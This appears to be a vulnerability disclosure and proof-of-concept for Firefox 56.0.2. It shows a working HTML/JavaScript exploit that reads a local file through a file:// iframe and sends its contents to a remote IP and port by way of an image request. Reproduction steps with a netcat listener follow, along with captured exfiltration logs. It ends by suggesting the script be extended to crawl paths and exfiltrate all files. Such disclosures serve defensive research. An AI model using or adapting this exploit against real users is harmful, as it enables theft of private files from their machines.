Allowed permission to iframe element will let attackers read sensitive files [Mozilla Firefox v56.0.2(64-bit)]

This vulnerability allows an attacker to access all sensitive file.

<Tested on Microsoft Windows 10, 64-bit OS>


Exploit code

The exploit code is very simple.

```
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<html>
<body>

<script>

<!-- Dynamically creating an iframe (important part is the onload attribute while will send the
innerHTML content to the receive()). Change the file path below. -->

(function () {

document.body.innerHTML='<html><body><center><h1>Testing
</h1></center></body></html>';
var profileIframe = document.createElement('iframe');
profileIframe.setAttribute('src', 'file:///C:/Users/chinmohan/Desktop/openvas.txt');
profileIframe.setAttribute('id', 'pi');
profileIframe.setAttribute("onload",
"receive(document.getElementById('pi').contentWindow.document.body.innerHTML)");
document.body.appendChild(profileIframe);

})();

<!-- Dynamically creating an img element which will send the content to my server. Change the
IP address and Port number below -->

function receive(text) {

console.log(text);
var profileIframe = document.createElement('img');
profileIframe.setAttribute('src', 'http://<ip address>:<port number>/collect.gif?content='+text);
document.body.appendChild(profileIframe);
}
</script>
</body></html>
```


Steps to Reproduce-

1. Copy a .HTML file on Desktop. Copy the above exploit code and paste it in the file.
2. Setup a netcat listener in your server



```
root@chinmohanubuntu:/var/www/html# nc -lnvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
```

1. Open the file using a Firefox browser v56.0.2 (64-bit)



file:///C:/Users/chinmohan/Desktop/exploit.html

Testing :)

```
27c79fe5-9cf5-421e-6766-c0ac2b8970fa
```


Waiting for 159.89.128.217...

Status	Method	File	Domain	Cause	Type	Transferred	Size	0 ms	80 ms	160 ms	240 ms
●	GET	collect.gif?content=<pre>27c79fe5-9cf5-421e-6766-c0...	159.89.128.217:5555	img	plain						

One request | 0 B / 0 B transferred | Finish: 0 ms

```
⚠ The character encoding of a framed document was not declared. The document may appear different if viewed without the document framing it.    openvas.txt
```

1. The screenshot of netcat listener is below



```
root@chinmohanubuntu:/var/www/html# nc -lnvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [24.5.92.197] port 5555 [tcp/*] accepted (family 2, sport 62381)
GET /collect.gif?content=%3Cpre%3E27c79fe5-9cf5-421e-6766-c0ac2b8970fa%3C/pre%3E
 HTTP/1.1
Host: 159.89.128.217:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Fi
refox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

This vulnerability is fixed in most other versions and return the error called “`Error: Permission denied to access property "x"`

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Errors/Property_access_denied

Explanation and Fix

Though the protocols have same protocol “file”, parent window should not be allowed to access the iframe element. Else, any sensitive file in the file system can be exfiltrated.

Leveraging this vulnerability

A small addition to the script can automatically traverse various path and check common file names to automatically extract and exfiltrate all files.